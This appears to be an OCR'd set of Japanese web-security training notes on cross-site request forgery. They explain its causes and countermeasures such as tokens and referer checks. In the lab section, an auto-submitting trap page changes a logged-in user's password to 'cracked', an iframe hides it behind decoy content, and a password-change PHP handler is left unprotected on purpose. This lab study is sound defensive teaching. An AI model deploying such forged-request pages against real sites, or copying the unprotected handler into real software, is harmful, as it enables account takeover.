
4.5.1 クロスサイト・リクエストフォージェリ（CSRF）

クロスサイト・スクリプティング（XSS）と クロスサイト・リクエストフォージェリ（CSRF）



クロスサイト・リクエストフォージェリ（CSRF）の脆弱性が生まれる原因

①form要素の action属性には、どのドメインのURLでも指定できる
②クッキーに保存されてセッションIDは、対象サイトに自動的に送信される

※　クッキーのみでの管理、HTTP認証、TLSクライアント認証を利用しているサイトもCSRF攻撃される可能性があります

クロスサイト・リクエストフォージェリ（CSRF）の対策

「物品購入するページ」や「パスワード変更のページ」、「個人情報を入力するページ」などの重要な情報を扱うページを選んで、CSRF対策をするページを決める。
（外部リンクされるページは実施しない）

正規利用者の意図したリクエストであることを確認する

①秘密情報（トークン）を、擬似乱数を生成することによって作成し、POSTﾒｿｯﾄﾞによって、HIDDENﾌｨｰﾙﾄﾞを送信し、
対策が必要なページでセッション変数のトークンとHIDDENﾌｨｰﾙﾄﾞのトークンの値が同じであることを確認する。

②パスワード再入力　　※　処理の手間が増えて、操作が煩雑になる可能性がある

③refererで送信元を確認　　※　トークンのリクエストはGETﾒｿｯﾄﾞでは、referer で秘密情報外部に漏洩する可能性がある
※　ブラウザの設定で、referer を送信しないように設定している場合があるので、その利用者は実行できなくなる


45-001 :パスワード変更(正常系)

【ブラウザ】


【サーバ:45-001.php】

【サーバ:45-002.php】


【サーバ:45-003.php】




【ブラウザ→サーバ： リクエスト 45/45-001.php → レスポンス 】パスワード変更(正常系)




【ブラウザ→サーバ： リクエスト 45/45-002.php → レスポンス 】パスワード変更(正常系)




【ブラウザ→サーバ： リクエスト 45/45-003.php → レスポンス 】パスワード変更(正常系)




【ブラウザ】



example.jp/45/45-001.php
example.jp/45/45-001.php
ログインしました(id:yamada)
パスワード変更
掲示板



example.jp/45/45-001.php
http://example.jp/45/45-001.php
view-source:http://example.jp/45/45-001.php
<body>
ログインしました(id:yamada)
パスワード変更
掲示板
</body>


example.jp/45/45-002.php
example.jp/45/45-002.php
新パスワード
パスワード変更


example.jp/45/45-002.php
http://example.jp/45/45-002.php
view-source:http://example.jp/45/45-002.php
<body>
<form action="45-003.php" method="POST">
新パスワード<input name="pwd" type="password">
<input type=submit value="パスワード変更">
</form>
</body>


example.jp/45/45-002.php
example.jp/45/45-002.php
新パスワード
パスワード変更


example.jp/45/45-003.php
example.jp/45/45-003.php
yamadaさんのパスワードをpasswordに変更しました



example.jp/45/45-003.php
http://example.jp/45/45-003.php
view-source:http://example.jp/45/45-003.php
<body>
yamadaさんのパスワードをpasswordに変更しました
</body>

45-900 :CSRFの罠(単純版)
45-901 :CSRFの罠(iframe版)

【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版) ①
  3. 45-901 :CSRFの罠(iframe版) ②
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認

```
6  <li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
7  <ol>
8  <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9  <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```



パスワードが変更されるための条件

①POSTメソッドで45-003.phpがリクエストされること
②ログイン状態であること
③POST要求のパラメータ pwd にパスワードが指定されていること

クッキーとして、攻撃サイトのセッションIDが付与されている
罠のJavaScriptによって、被害者のブラウザに戻ってきたレスポンスから、攻撃サイトに対して、罠パスワード「cracked」がPOSTされる

【サーバ： 45/45-900.php 】

/var/www/html/45/45-900.html - wasbook@example.jp - エディタ - WinSCP

```
<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>
```

【サーバ： 45/45-901.php 】

/var/www/html/45/45-901.html - wasbook@example.jp - エディタ - WinS

```
<body>
激安商品情報（カムフラージュ用コンテンツ）<br>
<iframe height="100" src="45-900.html"></iframe>
</body>
```

iframeの外側（罠のドメイン）から内側（攻撃対象のサイト）の内容は読み取ることができません。このため、攻撃対象サイトの重要な機能が、正規利用者の権限で実行されますが、攻撃者はその表示内容を読み取ることはできません。

ただし、パスワードが変更されれば、不正ログインによって、被害者の情報を盗み出すことができます。


【サーバ:45-003.php】

/var/www/html/45/45-003.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  session_start();
  $id = @$_SESSION['id']; // ユーザIDの取り出し
  // ログイン確認…省略
  $pwd = filter_input(INPUT_POST, 'pwd');  // パスワードの取得
  // パスワード変更処理　ユーザ$idのパスワードを$pwdに変更する
?>
<body>
<?php ex($id); ?>さんのパスワードを<?php ex($pwd); ?>に変更しました
</body>
```

①

【ブラウザ→偽サーバ： リクエスト trap.example.com/45/45-900.html → レスポンス 】CSRFの罠(単純版)




【ブラウザ→サーバ： リクエスト 45/45-300.php → レスポンス 】CSRFの罠(単純版)

